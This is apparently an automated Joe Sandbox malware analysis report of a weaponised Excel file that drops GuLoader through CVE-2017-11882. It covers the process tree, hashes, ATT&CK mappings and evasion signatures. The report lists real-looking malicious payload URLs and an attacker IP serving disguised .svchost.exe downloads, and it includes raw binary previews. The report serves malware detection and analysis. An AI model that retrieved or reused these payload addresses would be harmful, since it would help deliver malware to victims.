ID: 457648
Sample Name:
DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:24:22
Date: 02/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report DB_aabbbkdjdhgdghjdkjdggd…

Overview

General Information

Sample Name:	DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx
Analysis ID:	457648
MD5:	ab57abd9982675..
SHA1:	4840478268380c..
SHA256:	6af62a337c41035.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Detected RDTSC dummy instruction…
- Drops PE files to the user root direc…
- Office equation editor drops PE file
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1320 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2220 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2328 cmdline: 'C:\Users\Public\vbc.exe' MD5: 9318CD06A9A0B788DC043A63C97D4FCE)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://kinmirai.org/wp-content/bin_NIapfDNXM183.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2355912032.00000000002 70000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)


Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx	30%	ReversingLabs	Win32.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://180.214.239.39/msexcel/.svchost.exe	0%	Avira URL Cloud	safe	
http://https://kinmirai.org/wp-content/bin_NIapfDNXM183.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://180.214.239.39/msexcel/.svchost.exe	true	• Avira URL Cloud: safe	unknown
http://https://kinmirai.org/wp-content/bin_NIapfDNXM183.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
180.214.239.39	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457648
Start date:	02.08.2021
Start time:	07:24:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DB_aabbbkdjdhgdghjdkjdggdghh0x06E5.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winXLSX@4/19@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.4% (good quality ratio 0.4%) • Quality average: 55.3% • Quality standard deviation: 9.3%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:25:03	API Interceptor	70x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
180.214.239.39	Honey Requirment.xlsx	Get hash	malicious	Browse	• 180.214.239.39/office/.svchost.exe
	Order 001.xlsx	Get hash	malicious	Browse	• 180.214.239.39/excel/.svchost.exe
	New Order L.P.B.PROMET .xlsx	Get hash	malicious	Browse	• 180.214.239.39/registry/.svchost.exe
	SC6LHHXO.xlsx	Get hash	malicious	Browse	• 180.214.239.39/handle/.svchost.exe
	MILKA CHOCO COW BISCUITS AND CADBURY OFFERS,TWIX,SNICKERS,BOUNTY,GALAXY.xlsx	Get hash	malicious	Browse	• 180.214.239.39/process/.svchost.exe
	new order requirment-21 July.xlsx	Get hash	malicious	Browse	• 180.214.239.39/service/.svchost.exe
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 180.214.239.39/network/.svchost.exe
	CMA-CGM BOOKING CONFIRMATION.xlsx	Get hash	malicious	Browse	• 180.214.239.39/disk/.svchost.exe
	MTIR21487610_0062180102_20210714081247.PDF.xlsx	Get hash	malicious	Browse	• 180.214.239.39/user/.svchost.exe
	MTIR21487610_0062180102_20210714081247.PDF.xlsx	Get hash	malicious	Browse	• 180.214.239.39/cpu/.svchost.exe
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 180.214.239.39/port/.svchost.exe
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39/ssh/.svchost.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	6306093940.xlsx	Get hash	malicious	Browse	• 180.214.239.39/mssn/.svchost.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Uv8DxVYVYv.exe	Get hash	malicious	Browse	• 103.99.1.60
	SKM_C258201001130020005057.jar	Get hash	malicious	Browse	• 103.133.104.124
	NCL_Mandatory_Form.vbs	Get hash	malicious	Browse	• 103.147.184.73
	HR-Ageing-Report.ppt	Get hash	malicious	Browse	• 103.99.1.60
	IYzibmBbKH.exe	Get hash	malicious	Browse	• 103.99.1.60
	02_extracted.exe	Get hash	malicious	Browse	• 103.99.1.60
	Honey Requirment.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	Order 001.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	New Order EF56446.xlsx	Get hash	malicious	Browse	• 180.214.236.151
	New Order L.P.B.PROMET .xlsx	Get hash	malicious	Browse	• 180.214.239.39
	HANYUAN PROJECT SDN BHD _PRJ S2505.xlsx	Get hash	malicious	Browse	• 180.214.236.151
	SC6LHHXO.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	SWIFT COPY.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	Statement SKBMT 01578.exe	Get hash	malicious	Browse	• 103.133.109.176
	Inquiry B86001 -02.xlsx	Get hash	malicious	Browse	• 180.214.236.151
	M63bK9bxPt	Get hash	malicious	Browse	• 14.225.234.82
	payment detail.xlsx	Get hash	malicious	Browse	• 103.140.250.43
	DHL 07988 AWB 20210798.xlsx	Get hash	malicious	Browse	• 180.214.236.151
	MILKA CHOCO COW BISCUITS AND CADBURY OFFERS,TWIX,SNICKERS,BOUNTY,GALAXY.xlsx	Get hash	malicious	Browse	• 180.214.239.39
	DHL 07988 AWB 202107988.xlsx	Get hash	malicious	Browse	• 180.214.236.151

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	259192
Entropy (8bit):	4.6012516392465255
Encrypted:	false
SSDEEP:	1536:2blgLWMXncWYqmOeDA6W6h8eaBWTvYeigJ2cI6wt:NLWMXntzVAA6W6GwZJgt
MD5:	9318CD06A9A0B788DC043A63C97D4FCE
SHA1:	A296EA3E1CF6D41F9D059D7D6E5058882B03161A
SHA-256:	7AD18B09938D40E8EC342EE6BEE6B190A986FFEDCE7567A638B8D25B4098CB69
SHA-512:	DA057BF10D5A7AE8863DD0310B3D4116AF6535AACC68074C9C301E79F580860C2CECBA991628D274D62E029EE210F92705C12125DC390072556CA031A16CD4E
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://180.214.239.39/msexcel/.svchost.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe

Preview:

MZ......................@...!..L.!This program cannot be run in DOS mode....$........y....................................Rich............PE..L.....zY.................@........
...........P....@.................................eR......................................$F..(....`...p..........X... ...................................................(... ...................................text...d:.......@.................. ..`
.data........P.......P..............@....rsrc....p...`.......`..............@..@...I...........MSVBVM60.DLL..
....
....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\23E0E888.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:

.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2459FEE9.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Reputation:	low

Preview:

......JFIF..............Exif..MM.*......@......../..@..................C...........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)========================
==========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz...?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31B846BE.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31B846BE.jpeg	
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ==========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F47FD52.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123883877939457
Encrypted:	false
SSDEEP:	3072:j34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:L4UcLe0JOcXuunhqcS
MD5:	62E3F94AAC964ECB9508782BDAC02CD0
SHA1:	BA8AE2F6307F62243DED764BA344536FD28FEC07
SHA-256:	A3CEB693C1517EE4354D33B61AAD28FF47F05285AB12D3C3B0472EE6D8DFDCCC
SHA-512:	83682C424FD47301012119BB93F735481BFB06B6DE4C3B652EBD6C1159C43EDE013E0E45076DBC23BB19FD5A1EFF663E081EA1C93E7E47D0279FDA0789184A7
Malicious:	false
Reputation:	low
Preview:	....l..........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@...%...........%..................................R...p..............................@."C.a.l.i.b.r.i...X$......-z.X.@..% ....X......N6ZX..P.........<...N6ZX..P.. ....y.XP..X.. ....&..z.X...........O..........................%...X...%...7..................{$.................C.a.l.i.b.r.i..............X...P...........&....v dv......%...........%...........%...........!.............................."...........%...........%...........%...........T...T.........................@.E.@...........L.......................P... .x.6...F...$.......EMF+*@..$. ....?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3FB96E45.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 687 x 111, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2493
Entropy (8bit):	7.758903050821124
Encrypted:	false
SSDEEP:	48:F9quw7IIfnKFZR4r5vB4FRLiWWl4sXhGI4Y9E5ZBZ7CK0lrC:nQHO34r5vB4F7Wu6zGXZG/pC
MD5:	A5D66CCBEE7946308A985B0FA9CC74F7
SHA1:	D86FFD2A310B16C59849B8E574B673E36643FDDF
SHA-256:	6B8E5D3AFEA87B138C1084837085EDFF6D74B5001E92897CE6FF087058204B28
SHA-512:	7C65B24A8A88B88831CCF9089B89946FCC26748DB226488155899D73F7B63EAF32424432A66D78B385DED8381A66E2207EE6BF197D6BC550DDD222D323B73D98
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.......o........2...qPLTE.............x.....`.5......5...``.......5..........`.......f.:.5..5.`.`...5..._...55........t.`.`......``4.....Z...U...\.9Z.3f....c.....n..X..N.44....f..:...\...`...:.f..f.:...... <v......e:......d5.`.f..\....`````5444\..Z...........Z.....3...4_.78..8.f.f.45..3.5.........3....-l..Z.:.....:.:\.......4..]4..3..7c[._ff:.::.955....:..:.....d3ZZ:::.`5.U......IDATx...=O.P..an.p'.s.q0 l[5....c` .d.....t..{zhm...-.$...@.....q....K....+,.WXB...^a....z...=.z.F...X.E7....(.:.{...px...W..^..N..g....S.c...r.W.CK.s...[*Kv.-5..^.:.f..^.../..BQ....H.~H...[.v./f..y.e..Y.Y.}.CB...`..6{...mz.. J.z.O../.m&uV......y._...g)...^..|..Zl..2>.M..c...<..h..~...^..<....i.K..-|.........[A.Ke....sT..H..Z..y`..+v..Vp...U..H6z..J........._...,.S.....t...[..^a....z..%..K....+,.WXB...^a.................`.. ...Kq7..w....\...'..'....b.......Q#.j.!.,.c..#A..J..^..P%J..^.m.K.=..w.<..k.,..>..w=.v...Y...........&......r.kX-.%6.S..U.B.|........0.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48845B4D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
